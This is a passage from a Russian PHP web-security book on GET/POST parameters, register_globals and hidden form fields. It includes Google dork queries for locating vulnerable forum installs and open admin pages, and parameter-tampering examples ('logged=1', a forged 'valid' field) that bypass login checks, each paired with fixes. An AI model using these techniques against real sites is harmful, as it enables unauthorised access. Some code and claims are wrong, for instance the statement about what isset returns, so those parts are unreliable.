Сообщения могут появляться и при сравнении числа со строкой. Так, если в примере из *разд. 2.8*, где мы написали функцию `print_max()`, добавить в начало сценария следующую команду:

```
error_reporting(E_ALL);
```

и теперь повторить выполнение сценария, то в результате вы должны увидеть предупреждение при сравнении числа и строки:

Warning: Use of undefined constant sdf23 - assumed 'sdf23'
in /var/www/html/1/functions1.php on line 25

Функция `error_reporting` устанавливает уровень отображения ошибок. Если в качестве параметра указать `E_ALL`, то будут отображаться все предупреждения и сообщения. Чтобы отключить сообщения в конкретном сценарии, нужно написать вначале следующую строку:

```
error_reporting(E_ALL - (E_NOTICE + E_WARNING));
```

Если требуется изменить уровень отображения ошибок для всего сервера, то следует отредактировать одноименный параметр в файле php.ini. В этом же файле можно найти возможные варианты уровней.

Еще раз хочу сказать, что в работающей на боевых серверах системе не должно быть никаких сообщений об ошибках Пользователь сайта не должен видеть никакой служебной информации. Если при тестировании сайтов на безопасность я обнаруживал, что сценарии были подвержены ошибке SQL Injection (когда хакер может выполнять на сервере SQL-запросы), то сообщения об ошибках значительно упрощали поиск уязвимостей и определение структуры базы данных.

Если вы настроили систему на отображение всех ошибок, но при этом хотите, чтобы определенная функция не отображала ошибок, перед именем функции необходимо поставить символ `@`. Например, функция `print()` в случае нештатной ситуации отобразит сообщение на экране, но если написать `@print()`, то ошибки не будет.

В своей среде разработки, где я пишу код и тестирую, я предпочитаю показывать все ошибки и предупреждения. Мое личное отношение к предупреждениям негативно. Я не желаю видеть какие-либо предупреждения, потому что иногда они могут стать причиной потенциальной проблемы.

Как будете поступать вы, зависит от личных предпочтений, а моя рекомендация — исправлять все, даже предупреждения.

Насколько плохо оставлять потенциальные сообщения об ошибках? Не могу дать однозначного ответа, потому что все зависит от ситуации. Допустим, что у вас есть код:

```
$result = 100 / $variable;
```

Если переменная `$variable` — это значение, которое передается любым пользователем, то код может передать в программу значение 0, а как известно еще со школы — на ноль делить нельзя. В программировании это правило прекрасно действует так же, как и в школьном курсе математики. Это в высшей математике делят на нули, а у нас все намного проще.

Если в коде программы произойдет попытка разделить на 0, то это приведет к исключительной ситуации. Конечно же желательно перед делением произвести проверку значения, и если там ноль, то сообщить пользователю о некорректности значения.

Если что-то можно проверить на корректность значения, то конечно же это необходимо сделать, а не просто глушить ошибку.

2.12. Передача данных

Когда сценарий запускается на выполнение, интерпретатор PHP создает множество переменных. Часть из них содержит информацию о сервере и окружении, в котором работает сценарий, а часть может содержать данные, которые передал серверу клиент (браузер).

Я не думаю, что имеет смысл углубляться в старые версии PHP и обсуждать, как они передавали параметры. Чтобы обезопасить себя, вы должны установить самую последнюю версию интерпретатора PHP, поэтому не будем вспоминать старые возможности, которые уже не поддерживаются.

2.12.1. Переменные окружения

Все параметры окружения, которые передаются сценарию, помещаются интерпретатором в массив `$_SERVER`. На различных компьютерах этот массив выглядит поразному.

У PHP есть следующие *переменные окружения*, которые вам могут пригодиться:

- `$DOCUMENT_ROOT` — путь к каталогу на сервере, где располагается сценарий;
- `$SCRIPT_FILENAME` — путь к исполняемому файлу на сервере;
- `$SERVER_ADDR` — IP-адрес сервера, на котором запущен сценарий;
- `$SERVER_PORT` — порт сервера, к которому подключился клиент для выполнения запроса;
- `$SERVER_NAME` — имя хоста сервера;
- `$SERVER_PROTOCOL` — версия HTTP-протокола;
- `$REMOTE_ADDR` — IP-адрес компьютера, запросившего файл сценария;
- `$REMOTE_PORT` — порт удаленного компьютера, с которым установлено соединение;
- `$REQUEST_METHOD` — метод (`GET` или `POST`), с помощью которого был запрошен сценарий;

- `$REQUEST_URI` — URL-путь к файлу без имени домена или адреса сервера. Например, если был запрошен адрес: **http://192.168.1.1/admin/index.php**, то в этой переменной будет находиться /admin/index.php;
- `$QUERY_STRING` — строка запроса, которая содержит список параметров, переданных запросу. Параметры разделены амперсандами (`&`), а сами параметры имеют вид *название=значение*;
- `$HTTP_HOST` — имя сервера. Этот параметр может содержать то же значение, что и `$SERVER_NAME`, а может и отличаться, если у сервера несколько имен;
- `$HTTP_USER_AGENT` — строка, идентифицирующая программу-клиент, например, название браузера, хотя это название не всегда соответствует действительности;
- `$HTTP_ACCEPT` — перечень файлов, которые может обработать клиент.

К этим же переменным можно получить доступ через массив `$_SERVER[`*имя переменной*`]`.

Следующий пример показывает, как можно вывести на экран значения переменных окружения:

```
<p>DOCUMENT_ROOT: <?= $_SERVER['DOCUMENT_ROOT'] ?></p>
<p>SCRIPT_FILENAME: <?= $_SERVER['SCRIPT_FILENAME'] ?></p>
<p>HTTP_HOST: <?= $_SERVER['HTTP_HOST'] ?></p>
```

2.12.2. Передача параметров

Статичные Web-страницы встречаются слишком редко. Практически на любом более-менее крупном сайте необходимо получать определенный ввод со стороны пользователя. Для этого на языке разметки HTML создаются формы, которые передают свое содержимое указанному файлу сценария. Следующий пример демонстрирует, как создать форму ввода имени пользователя:

```
<form action="param.php" method="get">
 Имя пользователя: <input name="UserName">
</form>
```

У тега `<form>` нужно указать два параметра:

- `action` — имя файла сценария или полный URL к файлу, которому передаются параметры формы;
- `method` — метод передачи. Существуют два основных метода передачи параметров — `get` и `post`.

Между тегами `<form>` и `</form>` можно создавать элементы управления, значения которых будут передаваться сценарию. В данном примере мы создали только одно поле ввода (тег `<input>`). Здесь в качестве имени поля ввода я указал `UserName`.

Давайте посмотрим на примере, как можно увидеть введенное в Web-форму пользователем имя. Самый простой вариант — в файле param.php использовать переменную `$username`. Да, мы такой переменной не создавали, но она создается интерпретатором перед запуском сценария.

Чтобы увидеть, когда создается соответствующий параметр, давайте напишем файл param.php, который будет содержать форму и код обработки. Таким образом, параметры будут передаваться тому же сценарию, в котором вводятся данные. Пример такого сценария можно увидеть в листинге 2.13.

Листинг 2.13. Пример сценария передачи и получения параметров

```
<html>
<head> </head>
<body>

<form action="param.php" method="get">
 имя пользователя: <input name="username">
</form>

<?php
 if ($username <> "") {
   print("<p>ваше имя пользователя: ");
   print($username);
  }
?>
</body>
<html>
```

Если загрузить эту форму в браузер, то переменная `$username` будет пустой, потому что еще не было передачи параметров, и интерпретатор ничего не создавал. Если ввести имя пользователя и нажать клавишу <Enter>, то содержимое формы будет перезагружено, но теперь переменная `$username` будет содержать введенное пользователем имя. Таким образом, можно сделать проверку: если переменная не пустая, то форма получила параметр, и можно его обрабатывать. В нашем примере мы просто выводим на экран введенное имя.

Проверка на пустую строку не является хорошим тоном. Вы везде услышите, что это плохо, и лучше использовать специальную функцию `isset()`. По идее, код должен был выглядеть так:

```
 if (isset($username)){
   print("<p>ваше имя пользователя: ");
   print($username);
  }
?>
```

Я не считаю сравнение с пустой строкой плохим тоном. Если вы действительно хотите сделать именно это, просто нужно понимать последствия такого сравнения и почему оно работает.

Если попытаться обратиться к несуществующей переменной, то PHP автоматически ее создает со значением по умолчанию в зависимости от текущего контекста.

Мы сравниваем строки, поэтому если переменная `$username` не существовала, то интерпретатор будет считать, что там пустая строка в случае нашего сравнения:

```
if ($username <> "")
```

Все вроде бы в порядке и все вроде бы работает, но пустая строка — это тоже значение. В случае с именем пользователя для нас все равно — пустая строка или значение отсутствует вовсе, для нас оба варианта неверны. Но что если это необязательное поле? Если пользователь ничего не ввел и просто отправил форму обратно серверу, то сценарий вернет пустую строку, что для необязательного поля вполне легально.

Желательно сравнивать на существование значения с помощью функции `isset()`. Если функция возвращает `true`, то переменная не существует вовсе.

Нужно постоянно помнить, что проверка на пустую строку равносильна проверке на пустую строку и отсутствующее значение. И обязательно делайте проверку с помощью `isset()` первой.

```
if ($username <> "") {
 return "Пусто";
}
if (isset($username)){
}
```

Вторая проверка никогда не будет выполнена, потому что после первого сравнения с пустой строкой выполнится оператор `return`, который завершит выполнение метода.

Обратите внимание, что на форме даже не обязательна кнопка отправки данных. Достаточно нажать клавишу <Enter>, находясь в любом поле формы.

С помощью форм можно передавать и *скрытые параметры*. Скажем, помимо имени пользователя вы хотите передавать еще какое-то значение, которое не должно быть видно в форме. Для этого вы можете создать невидимое поле ввода. Например, в следующей форме есть два поля ввода: `UserName` и `Password`, но второе поле не будет видно на форме, потому что у него указан параметр `type` (тип), которому присвоено значение `hidden` (невидимый):

```
<form action="param.php" method="get">
User Name:
 <input name="UserName" />
 <input type="hidden" name="Password" value="qwerty" />
</form>
```

Поле `Password` невидимо, но содержит значение. Таким образом можно передавать от сценария к сценарию определенные данные. Теперь после передачи параметров у сценария param.php будут две переменные, `$UserName` и `$Password`, с установленными значениями.

Никогда не передавайте таким способом важные данные. Хотя поле пароля невидимо на форме, браузер позволяет просмотреть исходный код HTML-формы. На-

пример, в Internet Explorer для этого нужно выбрать меню **Вид | В виде HTML** (View | Source). Любой хакер сможет увидеть этот параметр в исходном коде, а если надо, то и изменить. Современные браузеры Chrome и Firefox позволяют менять HTML, прямо не покидая страницы с помощью Developer Tools.

Если вы не знаете, какие данные являются важными, а какие нет, то не используйте этот метод вообще. Сохраняйте важные данные в параметрах сеанса или в базе данных, но никогда ничего важного не храните в скрытых параметрах форм или в любом другом виде, который передается браузеру. Если необходимо, обязательно используйте шифрование данных.

С помощью настроек интерпретатора (файл php.ini) вы можете повлиять на параметры, а точнее, на их работу, с помощью директивы `register_globals`. Если эта директива включена, то будут автоматически создаваться глобальные переменные для передаваемых параметров, иначе придется данные пользователя читать через специализированные глобальные массивы.

Глобальные переменные проще и удобнее, хотя у них есть проблемы с безопасностью. Если неверно использовать переменные в коде, то хакеры могут повлиять на код сценария. Из-за того что программисты часто неверно используют переменные, сейчас по умолчанию регистрация глобальных переменных запрещена.

В этом случае все значения, которые передаются методом `POST`, будут доступны через массив `$_POST[`*`имя переменной`*`]`. Имя переменной по идее должно быть строкой и передаваться в кавычках: `$_POST['username']`. Но если вы забудете кавычки, код все равно будет работать корректно. Лучше все же кавычки указывать.

Параметры, передаваемые методом `GET`, доступны через массив `$_GET[`*`имя переменной`*`]`.

Посмотрим на пример возможного уязвимого кода из-за автоматического создания переменной:

```
if (isset($username) && $username != '') {
 $valid = true;
}
if ($valid) {
  Опасный Код
}
```

Проблема тут в том, что переменной `$valid` никогда явно не присваивается значение по умолчанию. Я надеюсь на значение, которое создаст PHP, а оно будет `false` для логических переменных. Но что, если хакер добавит в свою форму следующий код:

```
<input type="hidden" name="valid" value="1" />
```

За счет присутствия поля с именем `valid` PHP создаст такую переменную, и логика выполнения сценария изменится. Теперь даже если `$username` отсутствует, *Опасный Код* будет выполнен, потому что `$valid` равна 1 или истине.

Если вы не уверены в своих силах как программист, то всегда отключайте регистрацию глобальных переменных и пользуйтесь массивами `$_GET` и `$_POST`. Если реги-

страция глобальных переменных отключена, то хакер не сможет повлиять на `$valid`. Но даже если вы пользуетесь этими массивами, хорошим тоном будет всегда задавать переменным значение по умолчанию до их использования:

```
$valid = false;
if (isset($username) && $username != '') {
 $valid = true;
}
if ($valid) {
  Опасный Код
}
```

Лично я не использую глобальные переменные, но не из-за соображений безопасности, а потому что я просто не люблю глобальные переменные.

Теперь поговорим подробнее о методах передачи параметров. Как мы уже знаем, их два: GET и POST. В обоих случаях интерпретатор создает переменные с такими же именами, но различия в методах есть.

2.12.3. Метод *GET*

Начнем с метода GET. Все параметры, которые передаются сценарию, помещаются в глобальные переменные (если позволяет настройка). Помимо этого, они помещаются в массив `$_GET`. Но и это еще не все. Пользователь может видеть параметры в строке URL-адреса. Так, после выполнения примера с передачей имени и пароля URL-адрес изменится на:

http://192.168.77.1/param.php?UserName=Flenov&Password=qwerty

После адреса идет символ вопроса, а за ним перечисляются параметры в виде *имя=значение*. Параметры разделены между собой амперсандом (&).

Как вы думаете, является ли этот метод безопасным? Хакеру будет достаточно легко изменить любой параметр вручную и подобрать его даже без изменения исходного кода формы для отправки параметров. Вариант с POST-запросами не сильно усложняет жизнь, но мне кажется, что GET проще.

Вторая проблема такого метода — открытость. Снова рассмотрим пример с паролем. Если пользователь ввел пароль и вошел в защищенную область сайта, то этот пароль будет находиться в строке URL. Любой проходящий мимо человек сможет без труда увидеть эту строку и пароль, он будет сохранен в журналах и везде будет передаваться в совершенно открытом виде. Вот эта проблема является более важной.

Никогда не передавайте важные данные методом GET, в этом случае лучше использовать метод POST. Но это не значит, что метод GET бесполезен.

В каких случаях нужно использовать метод GET?

- Если параметры идентифицируют страницу.
- Если данных немного, потому что строка URL не бесконечна.

Первый пункт является самым важным. Допустим, что у вас есть страница, которой передается номер заметки блога. Этот номер имеет смысл поместить в URL, потому что если пользователь поместит его в закладку и потом загрузит страницу из закладок, то он должен попасть на ту же заметку под тем же номером. Поэтому в Интернете очень часто можно увидеть страницы в стиле:

http://www.flenov.info/blog.php?catid=2836

Параметр catid — это как раз уникальный номер заметки. Поисковые системы будут индексировать эту страницу под этим адресом, и он уникален на моем блоге. Не спрашивайте, почему параметр называется catid? Я не помню, почему я его так назвал. Чаще подобные параметры называют просто id.

Параметры для страниц поиска так же можно передавать через строку URL:

http://www.flenov.info/search.php?searchfor=Тест

Здесь параметр searchfor — как раз текст, который пользователь будет искать. Не используйте `POST` на страницах поиска, потому что это неудобно. Лучше, когда пользователь может опять же сделать закладку на страницу с результатами поиска.

В общих словах, `GET` нужно использовать, когда пользователь должен иметь возможность напрямую обратиться к странице без предварительного ввода параметров в отдельной форме, а также при необходимости персонализировать какие-то данные.

Метод `GET` часто используется в партнерских программах. Допустим, что вы зарегистрировались в качестве партнера магазина **www.amazon.com** и должны получать проценты от заказов товаров, сделанных по ссылке с вашего сайта. Как магазин узнает, что покупатель пришел именно по вашей ссылке? Самый простой способ — разместить на своем сайте ссылку на Amazon, в которой присутствует параметр в формате `GET`, идентифицирующий вас, например: **www.amazon.com?partner=flenov**. В сценарии на сервере **amazon.com** проверяется, содержит ли параметр `Partner` имя зарегистрированного партнера. Если да, то нужно отчислять на его счет процент от заказанных товаров. Обратите внимание: это всего лишь пример, который никак не связан с реальным положением дел в работе с партнерами на сайте **amazon.com**.

Чем еще страшны запросы `GET`? Проблема кроется в поисковых системах, особенно в мощности поисковой системы **Google.com**.

Допустим, вы узнали, что в какой-либо системе управления сайтом появилась уязвимость. Что это за система? Существует множество платных и бесплатных готовых программ, написанных на PHP, Perl и других языках и позволяющих создать сайт без особых усилий. Такие системы могут включать в себя готовые реализации форумов, гостевых книг, лент новостей и т. д. Например, phpbb или wordpress, которые очень распространены в Интернете.

Если в какой-нибудь из таких специальных программ найдена критическая уязвимость и о ней узнали хакеры, то все сайты в Интернете, использующие этот код, подвергаются опасности. Большинство администраторов не подписаны на новости

и не обновляют файлы сценариев на сервере, поэтому остается только найти нужный сайт и воспользоваться готовым решением для осуществления взлома.

Как найти сайты или форумы, которые содержат уязвимость? Очень просто. Чаще всего сценарий жертвы можно определить по URL-адресу. Например, когда вы просматриваете на сайте **www.sitename.ru** раздел форума, использующего в качестве движка Invision Power Board, то строка адреса выглядит так:

http://www.sitename.ru/index.php?showforum=4

Текст `index.php?showforum=` будет встречаться на любом сайте, использующем для форума Invision Power Board. Чтобы найти сайты, содержащие в URL данный текст, нужно выполнить в поисковой системе Google следующий запрос:

```
inurl:index.php?showforum
```

Существуют и другие движки, которые используют этот текст. Чтобы отбросить их, нужно еще добавить поиск какого-нибудь фрагмента из страниц. Например, по умолчанию внизу каждой страницы форума есть подпись "Powered by Invision Power Board(U)". Конечно же, администратор волен изменить надпись, но в большинстве случаев ее не трогают. Попробуйте выполнить следующий запрос:

```
Powered by Invision Power Board(U) inurl:index.php?showforum
```

Вы увидите более 150 тысяч сайтов, реализованных на этом движке. Теперь если появится уязвимость в Invision Power Board, то вы легко найдете жертву для испытания уязвимости. Далеко не все администраторы успеют ликвидировать ошибки, а некоторые вообще не будут их исправлять.

Попробуйте запустить поиск "inurl:admin/index.php", и вы найдете столько интересного, что аж дух захватывает. Такие ссылки очень часто используются для управления чем-либо на сайте. Опытные администраторы защищают их паролями, и, конечно, большинство из этих ссылок будут недоступны, но открытые ссылки могут позволить уничтожить сайт полностью, и они встречаются до сих пор, хотя и редко.

И все же, метод `GET` необходим. Большинство сайтов состоит не более чем из 10 файлов сценариев, которые отображают данные на странице в зависимости от выбора пользователя. Например, взглянем на все тот же URL форума:

http://www.sitename.ru/index.php?showforum=4

В данном случае вызывается сценарий index.php, а в качестве параметра передается `showforum` и число 4. Даже не зная исходного кода сценария, можно догадаться, что файл сценария должен показать на странице форум, который идентифицирован в базе данных под номером 4. В зависимости от номера форума страница будет выглядеть по-разному.

А теперь представим, что номер форума будет передаваться с помощью метода `POST`. В этом случае, какую бы страницу форума вы ни просматривали, URL будет выглядеть одинаково:

http://www.sitename.ru/index.php

Таким образом, пользователь не сможет создать закладку на нужную страницу, потому что параметр скрыт от URL. Поисковые системы не смогут отделить одну страницу от другой и не смогут проиндексировать их. Получается, что методом GET нужно передавать и такие параметры, которые смогут однозначно идентифицировать страницу, но при этом нельзя нарушать правила, гласящие, что данные обязаны быть безопасными и не должны содержать важной информации.

2.12.4. Метод *POST*

При работе с формами механизм использования метода POST ничем не отличается от GET. Достаточно только поменять имя метода, и ваш код будет работать без внесения дополнительных корректировок, если вы использовали для доступа к параметрам глобальные переменные, а не массив $_GET (для POST используется другой массив). Пример использования метода GET, рассмотренный ранее, можно изменить на POST следующим образом:

```
<form action="param.php" method="post">
User Name:
 <p><input name="UserName"/></p>
 <p><input type="hidden" name="Password" value="qwerty"></p>
</form>
```

Больше никаких изменений вносить не надо.

При использовании метода POST в тело запроса попадают и все параметры в виде пар *имя=значение*. Помимо этого, значения переменных и их имена попадают в массив $HTTP_POST_VARS. Чтобы не писать такое длинное имя, можно использовать псевдоним $_POST.

Хотя параметры не видны в строке URL, проблема не решается полностью. Допустим, что вы разрешили использовать глобальные переменные и применяете их для доступа к параметрам, как показано в листинге 2.14. Сохраните этот код в файле с именем postparam.php.

Листинг 2.14. Пример передачи параметров методом POST

```
<form action="postparam.php" method="post">
 <p>User Name: <input name="UserName"/></p>
 <p><input type="hidden" name="Password" value="qwerty"></p>
</form>

<?php
 if (isset($UserName]))
 {
    print("<p>Ваше имя пользователя: " . $UserName . '</p>');
    print("<p>Пароль: " . $Password . "</p>");
 }
?>
```

В этом примере из формы передаются параметры методом POST, а в коде я использую глобальные переменные. Это сделано намеренно, чтобы показать вам еще один их недостаток. Несмотря на использование метода POST, мы можем выполнить запрос следующего вида:

```
http://192.168.77.1/postparam.php?UserName=Flenov&Password=qwerty
```

То есть мы передаем параметры, как в методе GET, и при этом сценарий отработает верно. Почему? Проблема кроется в глобальных переменных, которые не "знают", какой метод мы используем, и не зависят от него. В этом отношении использование массивов $_POST и $_GET более безопасно, потому что они привязаны к методу. Если бы мы обрабатывали параметры с помощью массива $_POST, то попытка передать параметры методом GET завершилась бы неудачей, потому что такие параметры попадают в другой массив $_GET. Если вы решитесь использовать глобальные переменные, то это тоже придется иметь в виду. Поэтому программисты и не любят глобальные переменные, и проще их отключить, чем думать обо всех их недостатках. Как я уже сказал, я тоже отключаю глобальные переменные и не использую их.

В листинге 2.15 показано, как можно получить доступ к параметрам через массивы, а также запретить передачу параметров через строку URL, т. е. методом GET. Если массив $_GET не пустой, то выполнение цикла прерывается с сообщением о неверном параметре.

Листинг 2.15. Использование массивов для работы с параметрами

```
<form action="arrayparam.php" method="post">
User Name: <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
</form>

<?php
 if (isset($_POST['UserName']))
  {
    print("<p>Ваше имя: " . $_POST['UserName'] . '</p>');
    print("<p>Пароль: " . $_POST['Password'] . "</p>");
  }
?>
```

Значение кнопки также попадает в переменную. До этого мы всегда направляли данные серверу с помощью нажатия клавиши <Enter>, но в реальных программах лучше будет, если пользователь увидит на странице кнопку отправки, например, **Submit** или **Go**:

```
<form action="submit1.php" method="get">
User Name: <input name="UserName">
 <input type="hidden" name="Password" value="qwerty">
 <input type="submit" name="sub" value="Go">
</form>
```

```
<?php
 if ($_POST["sub"] == "Go")
  {
   print("<p>Submitted:  " . $_POST["sub"] . "</p>");
  }
?>
```

Хотя при использовании метода `POST` параметры не видны в строке URL, не стоит забывать, что эти параметры небезопасны. Такие данные тоже можно модифицировать, просто требуется чуть больше усилий, но это не остановит хакера. Метод `POST` необходим в том случае, когда вы хотите, чтобы параметры при передаче не отображались в строке URL, и посторонний не смог их прочитать с экрана монитора. Но при этом вы должны уделять этим параметрам не меньше внимания и проверять на любые отклонения и недопустимые символы, о чем мы будем говорить в *разд. 3.5*.

2.12.5. Уязвимость параметров

При работе с параметрами нужно быть очень аккуратным. Если в конфигурационном файле php.ini установлен параметр `register_globals`, то создаются глобальные переменные. Это может оказаться причиной уязвимости при невнимательном программировании. Рассмотрим уязвимость на примере:

```
<form action="testpass.php" method="get">
 Имя: <input name="username">
 Пароль: <input name="password">
</form>

if ($password == $legal_pass) and ($username == $legal_name)
  $logged = 1

if ($logged)
 {
  // Пользователь авторизован
 }
```

Логика работы примера достаточно проста. Сценарию передаются два параметра: `$username` и `$password`. Если они соответствуют параметрам легального пользователя, то переменной `$logged` присваивается значение 1. После этого происходит проверка значения переменной `$logged`: если оно равно 1, то авторизация прошла успешно и можно выполнять закрытый код.

Строка URL, которая должна использоваться для данного примера:

http://192.168.77.1/testpass.php?username=admin&password=pass

Что получится, если хакер добавит в этот URL параметр `logged`:

http://192.168.77.1/testpass.php?username=admin&password=pass&logged=1

Да, такой параметр не передается с помощью формы, но это не значит, что мы не можем его использовать. Вы вправе передать любой параметр, даже тот, который не используется в сценарии, и интерпретатор PHP обязан будет создать такую переменную.

В нашем примере перед стартом сценария интерпретатор создает переменную `$logged` и присваивает ей значение 1. Теперь сценарий работает с нашей переменной, которой уже присвоено значение по умолчанию, а значит, даже если проверка имени и пароля даст отрицательный результат, проверка значения переменной `$logged` на равенство единице будет положительной, и хакер увидит закрытые данные.

На первый взгляд, взломать сценарий через переменные достаточно просто. Но для этого хакер должен иметь доступ к исходному коду сценария, чтобы знать, какие переменные используются в сценарии, и иметь возможность подделать их. Если текст сценария неизвестен, то угадать, какой параметр нужно подделать, практически невозможно. Но если ваш сценарий принадлежит к типу Open Source, то тут уже возникают проблемы.

Как их решать? Есть два варианта.

1. Установить значение директивы `register_globals` в `off` и использовать массивы. В этом случае переменная `$logged` из сценария и переменная из массива параметров будут разными, и подобный взлом окажется невозможным. Лично я никогда не использую глобальные переменные и вам не советую. Я не люблю ничего глобального, даже просто в коде своих сценариев никогда не объявляйте глобальных переменных.

2. Инициализировать переменные, которые не должны передаваться от пользователя. Даже при отключенных глобальных переменных я все равно инициализирую все. Всегда производите инициализацию переменных до их использования.

Следующий пример показывает, как с помощью инициализации защититься от взлома через переменные:

```
<form action="testpass.php" method="get">
 Имя: <input name="username">
 Пароль: <input name="password">
</form>

$logged=0;
if ($password== $legal_pass) and ($username==$legal_name)
  $logged = 1

if ($logged)
 {
  // Пользователь авторизован
 }
```

Даже если хакер подделает переменную `$logged`, в самом начале сценария мы принудительно пропишем в нее значение 0, и только в случае успешной проверки имени пользователя и пароля значение `$logged` изменится на 1.

Разработчики PHP решили не надеяться на профессионализм Web-программистов и по умолчанию отключили директиву `register_globals`.

2.12.6. Скрытые параметры

Никогда не доверяйте скрытым параметрам! Красивое начало раздела? Действительно, скрытым параметрам доверять не стоит, потому что изменить их очень легко. Достаточно только сохранить Web-страницу на своем диске, подкорректировать поле `action`, чтобы оно правильно указывало на сценарий сервера, и, изменив параметр, выполнить его.

Современные браузеры позволяют редактировать код страниц прямо на лету. В браузере Chrome откройте Development Tools (в Windows-версии надо нажать клавишу <F12>, а в версии для Mac OS — <Command>+<Option>+<i>). Вдоль нижнего окна или в отдельном окне должна появиться панель с инструментами разработчика (рис. 2.2).

На закладке **Elements** можно просмотреть структуру всего HTML-документа. Абсолютно любой параметр можно отредактировать, просто дважды щелкнув по нему мышью. Можно щелкнуть правой кнопкой по любому элементу, выбрать **Edit As Html**, и появится встроенный редактор, с помощью которого можно свободно изменять код страницы. Правда, все это делается локально в памяти браузера. Если перезагрузить страницу, то все изменения потеряются.




Рис. 2.2. Изменение HTML-кода в браузере

Хотя мы так негативно начали рассмотрение скрытых параметров, их использовать можно, просто нельзя им доверять. Поэтому давайте обсудим, как убирать параметры с глаз долой от добропорядочных пользователей. Действительно, иногда нужно передать от страницы к странице какую-то служебную информацию и не хочется использовать для этого cookies. В этих случаях создают невидимый параметр, и это можно сделать несколькими способами, которые нам предстоит сейчас рассмотреть.

Первый метод — создать поле ввода типа `hidden`:

```
<form action="param.php" method="post">
 <input name="UserName" />
 <input type="hidden" name="HiddenParam" value="00000" />
</form>
```

Поля ввода, у которых в параметре `type` указано `hidden`, не будут отображаться. Но в данном случае сценарий param.php, которому форма передает данные, увидит переменную `$_POST['HiddenParam']`, содержащую пять нулей.

Следующий пример показывает, как сделать то же самое, но намного проще:

```
<form action="param.php?HiddenParam=00000" method="post">
 <input name="UserName">
</form>
```

Это очень интересный пример, потому что параметр `UserName` передается через `input`, а форма передает данные методом `POST`, значит, это значение будет записано в массив `$_POST`. Ну а `HiddenParam` прописан в виде URL-строки атрибута `action` и будет передан в массив `$_GET`. Это еще один способ увидеть разницу между двумя методами передачи параметров.

В PHP-коде переменные можно будет прочитать так:

```
print("<p>HiddenParam: " . $_GET['HiddenParam'] . '</p>');
print("<p>UserName: " . $_POST['UserName'] . "</p>");
```

2.13. Хранение параметров пользователя

Протокол HTTP не поддерживает длительных соединений. Для получения каждого файла страницы (сценария, рисунка, Flash-анимации и т. д.) открывается новое соединение. Таким образом, сервер не может распознать, что сценарий и картинку запросил один и тот же пользователь, потому что для него это будут разные соединения. Даже тот факт, что запросы идут с одного и того же IP-адреса, ничего не говорит, ведь они могут поступать от прокси-сервера, через который работают сотни, а то и тысячи пользователей.

Переходы между страницами также создают новые соединения с сервером, поэтому страницы не могут быть связаны между собой и иметь общие параметры. Чтобы сохранить значения параметров при переходе от страницы к странице сайта, можно использовать три варианта:

- cookies — файлы, которые хранятся на компьютере клиента. Они могут быть:
  - временными — хранятся в памяти компьютера клиента в течение определенного соединения с сервером и идентичны сеансам;
  - постоянными — хранятся на жестком диске пользователя до указанного времени;
- сеансы (или сессии);
- собственные реализации соединений, при которых необходимые параметры сохраняются в определенной таблице базы данных и привязываются к клиенту.

При переходе от страницы к странице необходимо "тянуть" за собой параметры пользователя, потому что автоматически они нигде не сохраняются. Допустим, что на вашем сайте есть возможность динамической смены дизайна. На одной странице посетитель сайта выбрал определенную цветовую схему. Теперь при загрузке любой страницы с вашего сайта должна использоваться та же цветовая схема, а значит, от страницы к странице нужно передавать номер или название схемы.

Не помешала бы возможность долговременного хранения, на случай, если пользователь вернется на сайт через какое-то время. Приятно будет увидеть, что все настройки сохранились и не надо снова настраивать сайт. Если на сайте есть регистрация и пользователь входит под своим именем, то схему можно сохранить в базе данных на сервере в профиле пользователя и читать каждый раз, когда посетитель вернется и введет свое имя и пароль. А если регистрации нет? Она нужна далеко не всем сайтам.

Прежде чем знакомиться со способами реализации хранения данных, необходимо определиться, для чего и какие данные мы храним. Тут лучше всего их разделить по долгосрочности хранения и по важности.

- Переменные, которые нужно хранить, пока пользователь не укажет иного значения. К ним можно отнести настройки сайта, параметры корзины покупок в интернет-магазинах и т. д. Такие данные нужно сохранять даже после того, как пользователь закончил работу на сайте и вернулся на него через определенное время.
- Данные определенного сеанса. Ярким примером является имя пользователя. Если на сайте есть авторизация и пользователь ввел свое имя, то при переходе между страницами имя должно сохраняться. Но если пользователь закончил работу с сайтом (закрыл браузер) и через какое-то время вернулся на него, авторизация должна происходить заново, чтобы хакер не смог подделать параметры сеанса и воспользоваться чужой учетной записью.

